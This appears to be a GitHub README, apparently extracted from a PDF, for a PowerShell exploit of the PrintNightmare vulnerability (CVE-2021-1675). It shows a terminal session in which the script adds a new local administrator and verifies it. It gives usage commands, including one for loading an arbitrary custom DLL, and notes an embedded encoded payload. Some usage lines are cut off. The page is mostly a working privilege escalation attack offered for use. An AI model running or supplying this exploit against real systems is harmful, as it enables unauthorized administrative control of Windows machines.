




implementation in pure PowerShell, and we wanted to try our hand at refining and recrafting the exploit.

This PowerShell script performs local privilege escalation (LPE) with the PrintNightmare attack technique.

● PowerShell 99.0% ● Other 1.0%



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS Z:\> cd C:\Users\caleb\Downloads\
PS C:\Users\caleb\Downloads> Import-Module .\cve-2021-1675.ps1
PS C:\Users\caleb\Downloads> Invoke-Nightmare -NewUser "john" -NewPassword "P@ssw0rd" -DriverName "PrintMe"
[+] created payload at C:\Users\caleb\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_7b3eed059f4c3e41\Amd64\mxdrv.dll'
[+] added user john as local administrator
[+] deleting payload from C:\Users\caleb\AppData\Local\Temp\nightmare.dll
PS C:\Users\caleb\Downloads> runas /user:john powershell.exe
Enter the password for john:
Attempting to start powershell.exe as user "WWW\john" ...
PS C:\Users\caleb\Downloads>

powershell.exe (running as WWW\john)
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
WWW\john
PS C:\Windows\system32> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
john
P@NCAI\Domain Admins
The command completed successfully.

PS C:\Windows\system32>
```

This has been tested on Windows Server 2016 and Windows Server 2019.

## Usage

Add a new user to the local administrators group by default:

```
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare # add user `adm1n`/`P@ssw0rd` :

Invoke-Nightmare -DriverName "Xerox" -NewUser ":
```

Supply a custom DLL payload, to do anything else you might like.

```
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare -DLL "C:\absolute\path\to\your'
```

## Details

- The LPE technique does not need to work with remote RPC or SMB, as it is only working with the functions of Print Spooler.
- This script embeds a Base64-encoded GZIPPed payload for a custom DLL, that is patched according to your arguments, to easily add a new user to the local administrators group.
- This script embeds methods from PowerSploit/[PowerUp](#) to reflectively access the Win32 APIs.
- This method does not loop through all printer drivers to find the appropriate DLL path -- it simply grabs the first driver and determines the appropriate path.

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)



© 2024 GitHub, Inc.